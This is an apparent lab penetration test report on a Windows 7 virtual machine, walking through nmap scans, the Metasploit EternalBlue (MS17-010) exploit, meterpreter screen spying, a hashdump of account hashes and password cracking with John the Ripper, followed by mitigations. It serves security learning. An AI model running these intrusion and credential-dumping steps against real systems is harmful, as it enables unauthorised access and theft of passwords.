# PENTESTING ON WINDOWS 7 REPORT



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#### 1. Executive Summary

The following is an executive description of the Vulnerability Assessment and Penetration Testing (VAPT) performed on Windows 7. The major purpose of this project was to discover any possible areas of concern related with the application in its current condition, as well as to establish the extent to which the system may be compromised by an attacker with a certain expertise and motive.

#### 1.1 Introduction

Target Machine Information: Windows 7 is a Microsoft operating system that was introduced in 2009. It added features including a revamped taskbar and Start menu, faster speed, and support for touch input. Windows 7 was released in several variants to meet the demands of diverse users. However, Microsoft discontinued support for Windows 7 in January 2020, making it critical to consider switching to a more recent, supported operating system to ensure continuous security and access to updates.

Attacker Machine Information: Kali Linux is a Debian-based operating system designed for penetration testing and ethical hacking. It comes with a vast collection of over 600 pre-installed security tools, making it a popular choice among cybersecurity professionals. Kali Linux offers a customizable and powerful Linux environment, supports multiple platforms, and provides various user interface options. It is actively maintained and regularly updated by Offensive Security.

#### 1.2 Tools Used

• NMAP: Nmap is short for Network Mapper. It is an open-source Linux command-line tool that is used to scan IP addresses and ports in a network and to detect installed applications.

Nmap allows network admins to find which devices are running on their network, discover open ports and services, and detect vulnerabilities.

<u>Gordon Lyon (pseudonym Fyodor)</u> wrote Nmap as a tool to help map an entire network easily and to find its open ports and services.

Nmap has become hugely popular, being featured in movies like The Matrix and the popular series Mr. Robot.

• Metasploit: The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. At its core, the Metasploit Framework is a collection of commonly used tools that provide a complete environment for penetration testing and exploit development.

#### 1.3 Methodology

#### There are five Hacking phases:

- Reconnaissance
- Scanning
- Gaining Access
- Maintaining Access
- Clearing Tracks

**Reconnaissance:** It is the information-gathering stage of ethical hacking, where you collect data about the target system. This data can include anything from network infrastructure to employee contact details. The goal of reconnaissance is to identify as many potential attack vectors as possible.

**Scanning:** It is the methodical process of inspecting systems, applications, and networks to find any potential flaws, incorrect setups, or vulnerabilities.

**Gaining Access:** It is the phase where an attacker obtains control over the target. Be it a network or a web application, "Gaining Access" is only the beginning.

Maintaining Access: A backdoor or a Trojan is a convenient tool for establishing easy access into the already breached system. A Trojan horse provides access at the application level, but to gain it, the user needs to install the piece of malware locally. In Windows-run systems, the majority of Trojans proceed to install themselves as a service and then run as a local system, having administrative access. Furthermore, the pentester can mount Trojans to sneak out passwords, credentials, and any other sensitive information stored on the system.

**Clearing Tracks:** It is about removing our tracks (Hints), so that it becomes impossible to track back when investigation happens.

#### 2. Scan Results

Using NMAP, Scanning the ip address to know the version, name of the operating system(OS) and ports and many more.

#### **COMMAND:** nmap -sV -vv -oN <file name> <ip address>

| SWITCHES | EXPLANATION                   |  |
|----------|-------------------------------|--|
| -sV      | Version detection of          |  |
|          | services running on open      |  |
|          | ports                         |  |
| -VV      | Verbosity level (2), to print |  |
|          | more information              |  |
| -oN      | Save the file in normal       |  |
|          | format                        |  |

#### **EXECUTION:**

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(thoufiq25@Spyder)

(thoufiq26@Spyder)

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How many ports are open with a port number under 1000?

3 Ports { 135,139,445}

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thoufiq25@Spyder-

Service scan Timing: About 50.00% done; ETC: 10:24 (0:00:54 remaining)
Completed Service scan at 10:24, 58.64s elapsed (8 services on 1 host)
NSE: Script scanning 192.168.126.130.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:24
Completed NSE at 10:24, 0.04s elapsed
NSE: Starting runlevel 2 (of 2) scan.
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#### winversion.txt file:

- # Nmap 7.93 scan initiated Sun Dec 10 20:28:32 2023 as: nmap -sV -vv -oN winversion.txt 192.168.126.135
- Nmap scan report for 192.168.126.135
- ➤ Host is up, received conn-refused (0.00032s latency).
- > Scanned at 2023-12-10 20:28:45 IST for 60s
- Not shown: 992 closed tcp ports (conn-refused)
- > PORT STATE SERVICE REASON VERSION
- ➤ 135/tcp open msrpc syn-ack Microsoft Windows RPC
- > 139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
- ➤ 445/tcp open microsoft-ds syn-ack Microsoft Windows 7 10 microsoft-ds (workgroup: WORKGROUP)
- ➤ 49152/tcp open msrpc syn-ack Microsoft Windows RPC
- ➤ 49153/tcp open msrpc syn-ack Microsoft Windows RPC
- ➤ 49154/tcp open msrpc syn-ack Microsoft Windows RPC
- ➤ 49155/tcp open msrpc syn-ack Microsoft Windows RPC
- ➤ 49156/tcp open msrpc syn-ack Microsoft Windows RPC
- > Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
- Read data files from: /usr/bin/../share/nmap
- ➤ Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

> 135,139,445 this 3 open ports are well known.

| PORT NUMBER | EXPLANATION  |
|-------------|--|
| 135         | Remote procedure call (RPC), a communication process that allows for executing a subroutine or procedure in another address space. |
| 139         | NetBIOS Session Service  |
| 445         | Microsoft-DS (Directory Services) Active Directory Windows shares,file shares  |

#### **❖** PERFORMAING A VULNERABLILITY SCAN ON OPEN PORTS:

## **COMMAND:** sudo nmap -p 135,139,445 -sV --script=vuln -vv -oN <file name> <ip address>

| SWITCHES    | EXPLANATION             |  |
|-------------|-------------------------|--|
| -p          | To describe which port  |  |
|             | number to scan          |  |
| script=vuln | Save the file in normal |  |
|             | format                  |  |

#### **EXECUTION:**

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Scanning 192.168.126.135 [3 ports]
Discovered open port 135/tcp on 192.168.126.135

Script scanning 192.168.126.135.

Script scanning 192.168.126.135.

NES: Script scanning 19
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Initiating NGE at 20:38
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#### winvuln.txt file:

# Nmap 7.93 scan initiated Sun Dec 10 20:37:35 2023 as: nmap -p 135,139,445 -sV --script=vuln -vv -oN vulscript.txt 192.168.126.135

Nmap scan report for 192.168.126.135

Disclosure date: 2017-03-14

Host is up, received arp-response (0.0035s latency).

Scanned at 2023-12-10 20:37:59 IST for 12s

```
PORT STATE SERVICE REASON
                                         VERSION
135/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp open microsoft-ds syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:F4:35:4E (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
| VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs: CVE:CVE-2017-0143
   Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
    servers (ms17-010).
```

|    | References:  |
|----|--|
|    | https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks |
|    | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143                                 |
| L  | https://technet.microsoft.com/en-us/library/security/ms17-010.aspx                           |
| _s | amba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED   |
| _s | mb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED  |

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

### THE MACHINE IS VULNERABLE!!!!!!!-\* TIME TO EXPLOIT.....

#### 3. Findings

- 3.1 Vulnerability 1 : Eternal Blue(ms17-010): (Severity → High)
  - MS17-010, also known as EternalBlue, is a critical security vulnerability that was discovered in Microsoft Windows operating systems. It belongs to a category of vulnerabilities known as Remote Code Execution (RCE) vulnerabilities. MS17-010 was identified and publicly disclosed by the Shadow Brokers group in April 2017, and it gained significant attention due to its exploitation potential. The vulnerability exists in the Microsoft Server Message Block (SMB) protocol, which is used for file and printer sharing on Windows networks. By sending a specially crafted packet to a vulnerable system, an attacker can exploit MS17-010 and execute arbitrary code remotely without the need for user interaction.

This means that an unpatched Windows system with the SMBv1 protocol enabled can be compromised remotely, allowing the attacker to gain unauthorized access and potentially propagate to other vulnerable systems within the network.

What is machine vulnerable to ?

MS17-010

FINDING EXPLOITS RELATED TO MS17-010:

**COMMAND:** searchsploit ms17-010

#### **EXECUTION:**

```
Applications Places 🛂 Terminal
                    thoufia25@Spyder: ~
                                                                         thoufia25@Spvder: ~
  -(thoufiq25&Spyder)-[~]
 -$ searchsploit ms17-010
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Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalCha |
                                                                       windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010)
                                                                       windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execu |
                                                                       windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' S
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote |
                                                                       windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remo | windows_x86-64/remote/41987.py
Shellcodes: No Results
  -(thoufiq25& Spyder)-[~]
```

Time to use *msfconsole*.....

#### **ACTIVATING MSFCONSOLE:**




#### **EXECUTION:**



#### **SEARCHING MODULES ON MS17-010:**

COMMAND: search ms17-010


#### **EXECUTION:**



#### **USING AN EXPLOIT:**

**COMMAND:** use 0





As soon as we execute the above command We get something like this

msf6 exploit(windows/smb/ms17\_010\_eternalblue)>

Explains we are using the above exploit on target machine.

#### **SETTING RHOST AND PORT:**

#### **COMMAND:** show options

#### **EXECUTION:**

| NAMES  | EXPLANATION             |  |
|--------|-------------------------|--|
| RHOSTS | Target hosts ip address |  |
| LHOSTS | Listen address(our ip)  |  |
| RPORT  | The target port         |  |
| LPORT  | The listen port         |  |

#### **COMMAND:** set <NAME> <ip>

#### **EXECUTION:**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.126.135
RHOST => 192.168.126.135
msf6 exploit(windows/smb/ms17_010_eternalblue) > |
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
Set RHOST, LHOST (automatically taken), LPORT.

U can set LPORT to any port, but make sure that it is not well known.

#### **TIME TO EXPLOIT:**

#### **COMMAND:** exploit

#### **EXECUTION:**



#### YUP.....Finally gained the access on target machine


As soon as we gain access on target machine, console will be changed to *meterpreter* 

#### **METERPRETER CONSOLE:**

Getting meterpreter console means..we have sucessfully exploited the target machine and gained access.Let's try some commands on meterpreter console.

**COMMAND:** help





**COMMAND:** screenshare






Let's spy on our target machine using the command *screenshare* in meterpreter.

It will open a service on browser showing the screen of target

Spying on our target desktop.....!!!!!!!!!!!!



## 3.2 Vulnerability 2 : weak password vulnerability (Severity → Medium)

• A "weak password vulnerability" refers to a security weakness that arises when a user employs a password that is easily guessable or vulnerable to brute-force attacks. It indicates that the chosen password lacks complexity, uniqueness, or sufficient length, making it easier for attackers to gain unauthorized access to an account or system. Weak passwords often include common dictionary words, sequential numbers, personal information, or easily guessable patterns. This vulnerability can be exploited by malicious actors who have access to password dictionaries or utilize automated tools to systematically guess passwords.

To crack password of target system, we have to know the hash use the command <a href="hashdump">hashdump</a> in meterpreter terminal to get hash.


#### **DUMPING THE HASH:**


#### **COMMAND:** hashdump

#### **EXECUTION:**

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > |
```

#### Saving the hash dump in a file (LINUX TERMINAL)





#### **CRACKING THE PASSWORD:**



### [Using JOHN to crack the password of our target system.]

```
(thoufiq25@Spyder)-[~/pass]
$ john

John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x8 6_64 AVX2 AC]

Copyright (c) 1996-2021 by Solar Designer and others


Homepage: https://www.openwall.com/john/

Jsage: john [OPTIONS] [PASSWORD-FILES]

Jse --help to list all available options.
```

#### **COMMAND:** john --format=LM <file name> --show

#### **EXECUTION:**



#### DO U KNOW???????

rockyou.txt is a file which contains list of passwords to brute force and crack the correct password .

sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
use to above command to extract rockyou.txt file
FINAL STEP:

As soon as u get 1 password hash cracked .....

Go ahead and execute the below command ...

COMMAND: john --format=nt wordlist=/usr/share/wordlists/rockyou.txt <filename
containing hash>

#### **EXECUTION:**


What is the name of the non-default user?

<mark>Jon</mark>

What is the cracked password?

alqfna22

#### **TYPING THE PASSWORD:**



#### 4. Risk Assessment

- Security advisories include a severity level. This severity level is based on our self-calculated CVSS score for each specific vulnerability.
  - o Critical
  - 0 High
  - o Medium
  - o Low
- Critical Level Index Table

| CVSS V3 SCORE | SEVERITY IN ADVISORY | REPRESENTATION |
|---------------|----------------------|----------------|
| RANGE         |                      |                |
| 9 to < 10     | Critical             | Black          |
| 6 to < 9      | High                 | Red            |
| 3 to < 6      | Medium               | Yellow         |
| 0 to < 3      | Low                  | Green          |
|               |                      |                |

#### 5. Conclusion

• In conclusion, this VAPT research has shed light on two key vulnerabilities, Eternal Blue (MS17-010) and weak password vulnerability, outlining the related dangers and giving mitigation measures. Unpatched computers are vulnerable to the Eternal Blue vulnerability, which might allow for unauthorized remote code execution. Mitigation includes deploying security patches as soon as possible, deactivating vulnerable protocols, and staying on top of system upgrades. The weak password vulnerability allows unauthorized access to accounts and systems, emphasizing the importance of strong password policy, regular password changes, and multi-factor authentication. Mitigation also includes raising security knowledge and offering help on the design and administration of secure passwords

#### 6. Appendices and References

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